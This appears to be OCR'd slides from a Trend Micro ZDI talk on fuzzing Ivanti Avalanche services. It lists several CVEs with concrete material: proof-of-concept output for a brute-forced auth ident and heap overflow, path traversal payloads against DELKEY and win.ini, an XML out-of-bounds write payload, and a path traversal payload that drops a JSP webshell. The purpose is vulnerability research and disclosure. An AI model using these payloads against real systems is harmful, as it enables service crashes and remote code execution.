
CVE-2024-22061- Heap Off By One in Auth

You need to know a valid ident (“random” 16 bytes), but it turns out that ident generation is based on service start time (in seconds) – it’s possible to brute-force it.

```
┌──(zdi㉿kali)-[~/ZDI-CAN-22682]
└─$ python3 ZDI-CAN-22682_poc.py -H 192.168.122.15 -m 1 -j "/usr/bin/java" -t 1701088109
[+] Exploting Heap-based Buffer Overflow in Ivanti Avalanche InfoRail Service
[+] Running in bruteforce mode, KEY ID will be bruteforced on the basis of service start time
[+] Bruteforcing KEY ID on the basis of timestamp 1701088109 +/- 20 seconds
        Requests count: 5
        Requests count: 10
        Requests count: 15
[+] Bruteforced KEY ID: 77863547F8C031E9C7A80805915177BF
[+] Exploitation successful, service crashed!
```


© 2024 Trend Micro Inc.

Fuzzer 3 – InfoRail post-auth



delay -> approx. 1s ; delay 2 -> approx. 0.5s

* Several messages implemented, like key generation or key removal.

© 2024 Trend Micro Inc.

CVE-2024-27984 – Path Traversal in DELKEY


- Payloads for InfoRail: *<key>=<value>*

- Payload for Path Traversal in DELKEY opcode:

```
username=amcadmin
key.apikey.ident=abc/../../../../../../../../Windows/win.ini//
key.apikey.disp=1
```


© 2024 Trend Micro Inc.

Fuzzer 4 – Mobile Device Server post-auth



- Huge delays -> approx. 1 packet per 15 seconds.
- You need to monitor both services (you may crash InfoRail).
- MDS implements many opcodes, 26 of them implemented in the fuzzer.
- Some of opcodes not implemented, because:
  - They tend to brick entire MDS.
  - Some functionalities were very complex.
- Payload == XML

© 2024 Trend Micro Inc.

CVE-2024-23532 – OOB Read -> Write

```
<RealTimeMonitor>
  <monitorIdent>14</monitorIdent>
  <monitorType>1111</monitorType>
  <monitorOutputTypeList>
    <OutputType>
      <name>testoutput</name>
      <value>0</value>
    </OutputType>
  </monitorOutputTypeList>
  <guidList>
    <GuidEntry>
      <name>testguid</name>
      <value>AA_AA_AA_AA_AA_AA;AAAAAAAA;AAAAAAA</value>
    </GuidEntry>
  </guidList>
</RealTimeMonitor>
```

- Dword [ecx + 1111*8 + 0x10]
- Writes some data to this location

© 2024 Trend Micro Inc.

CVE-2024-27976 -> Path Traversal RCE

```
<list>
  <DeviceGroup>
    <id>/../../../web/webapps/ROOT/poc.jsp//</id>
    <name><![CDATA[webshell here]]></name>
  </DeviceGroup>
</list>
```


© 2024 Trend Micro Inc.

What I haven't tried to break/fuzz/reverse

- License Server.
- Service Manager.
- Remote Control Server (although people were exploiting it).
- Direct connection to multiple services, including Printer/Smart Device Servers.
- New authentication mechanism, including privilege management.
- Mobile Device Server: attack-surface from the device perspective (register new device and then invoke some commands).
- Mobile Device Server: complex functionalities (like package deployment).
- Encryption/compression fuzzing.
- And many others.

© 2024 Trend Micro Inc.

THANK YOU FOR YOUR ATTENTION

@chudyPB

@thezdi

www.zerodayinitiative.com

© 2024 Trend Micro Inc.